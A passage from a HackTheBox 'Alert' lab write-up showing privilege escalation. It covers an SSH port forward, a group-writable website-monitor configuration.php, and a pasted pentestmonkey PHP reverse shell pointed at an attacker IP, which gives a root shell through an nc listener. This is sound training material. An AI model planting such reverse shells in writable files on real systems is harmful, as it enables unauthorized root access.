  IPv6 address for eth0: dead:beef::250:56ff:feb9:2b68


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet conn



albert@alert ~
```

And here is your user.txt

```
albert@alert ~ (0.13s)
ls -al

total 40
drwxr-x--- 5 albert albert 4096 Dec 20 09:16 .
drwxr-xr-x 4 root   root   4096 Oct 12 02:21 ..
lrwxrwxrwx 1 albert albert    9 Mar 16  2024 .bash_history -> /dev/null
-rw-r--r-- 1 albert albert  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 albert albert 3771 Feb 25  2020 .bashrc
drwx------ 2 albert albert 4096 Mar  8  2024 .cache
drwx------ 3 albert albert 4096 Dec 20 08:32 .gnupg
-rw------- 1 albert albert   31 Dec 20 09:00 .lesshst
drwxrwxr-x 3 albert albert 4096 Dec 20 09:16 .local
-rw-r--r-- 1 albert albert  807 Feb 25  2020 .profile
-rw-r----- 1 root   albert   33 Dec 20 08:20 user.txt
```

Vertical PrivEsc

So I check what port are listening here

```
albert@alert:~ (2.132s)
ss -lntp

State          Recv-Q         Send-Q                 Local Address:Port
LISTEN         0              4096                       127.0.0.1:8080
LISTEN         0              4096                  127.0.0.53%lo:53
LISTEN         0              128                         0.0.0.0:22
LISTEN         0              511                               *:80
LISTEN         0              128                            [::]:22
```

So either this is a proxy or something else running here lets check the apache config to see if this is a proxy or not

```
cat /etc/apache2/sites-enabled/000-default.conf
```

```
albert@alert ~ (1.018s)
cat /etc/apache2/sites-enabled/000-default.conf
<VirtualHost *:80>
    ServerName alert.htb

    DocumentRoot /var/www/alert.htb

    <Directory /var/www/alert.htb>
        Options FollowSymLinks MultiViews
        AllowOverride All
    </Directory>

    RewriteEngine On
    RewriteCond %{HTTP_HOST} !^alert\.htb$
    RewriteCond %{HTTP_HOST} !^$
    RewriteRule ^/?(.*)$ http://alert.htb/$1 [R=301,L]

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

<VirtualHost *:80>
    ServerName statistics.alert.htb

    DocumentRoot /var/www/statistics.alert.htb

    <Directory /var/www/statistics.alert.htb>
        Options FollowSymLinks MultiViews
        AllowOverride All
    </Directory>

    <Directory /var/www/statistics.alert.htb>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride All
        AuthType Basic
        AuthName "Restricted Area"
```

Its not a proxy so this is something running on this lets port forward this to us


```
ssh -L 8080:localhost:8080 albert@alert.htb
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Alert git:(main)±3 (12.159s)
ssh -L 8080:localhost:8080 albert@alert.htb
albert@alert.htb's password:

albert@alert:~ (0.169s)
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-200-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
```

Now lets see this page here



So couldnt find a exploit for this but lets find config of this

```
albert@alert /opt (0.183s)
ls -al

total 16
drwxr-xr-x  4 root root 4096 Oct 12 00:58 .
drwxr-xr-x 18 root root 4096 Nov 14 10:55 ..
drwxr-xr-x  3 root root 4096 Mar  8  2024 google
drwxrwxr-x  7 root root 4096 Oct 12 01:07 website-monitor

albert@alert /opt (0.549s)
ls website-monitor/

config  incidents  index.php  LICENSE  monitor.php  monitors  monitors.json  Parsedown.php  README.md  style.css  updates
```

Now lets see this config folder here

```
albert@alert /opt (2.799s)
cd website-monitor/config

albert@alert:/opt/website-monitor/config (0.366s)
ls -al

total 12
drwxrwxr-x 2 root management 4096 Oct 12 04:17 .
drwxrwxr-x 7 root root       4096 Oct 12 01:07 ..
-rwxrwxr-x 1 root management   49 Nov  5 14:31 configuration.php

albert@alert /opt/website-monitor/config
```

Now lets just add a reverse shell in this i just copied pentest monkey revshell here and changed it here

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.14';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Start a listener ofcourse

Now lets just copy this file then paste it in the configuration.php by opening it in vim or nano

and when u save it u should get a revshell here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Alert git:(main)±3
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.44 37820
Linux alert 5.4.0-200-generic #220-Ubuntu SMP Fri Sep 27 13:19:16 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 13:22:55 up 8 min,  1 user,  load average: 0.03, 0.09, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
albert   pts/0    10.10.16.14      13:15    7.00s  0.10s  0.10s bash --rcfile /dev/fd/63
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# 
```

And here is your root.txt

```
# ls -al /root
total 32
drwx------  5 root root 4096 Dec 20 13:14 .
drwxr-xr-x 18 root root 4096 Nov 14 10:55 ..
lrwxrwxrwx  1 root root    9 Oct 12 03:03 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Nov  5 11:49 .cache
drwxr-xr-x  3 root root 4096 Nov 19 14:21 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r-----  1 root root   33 Dec 20 13:14 root.txt
drwxr-xr-x  3 root root 4096 Nov  6 12:37 scripts
# 
```

Thanks for reading :)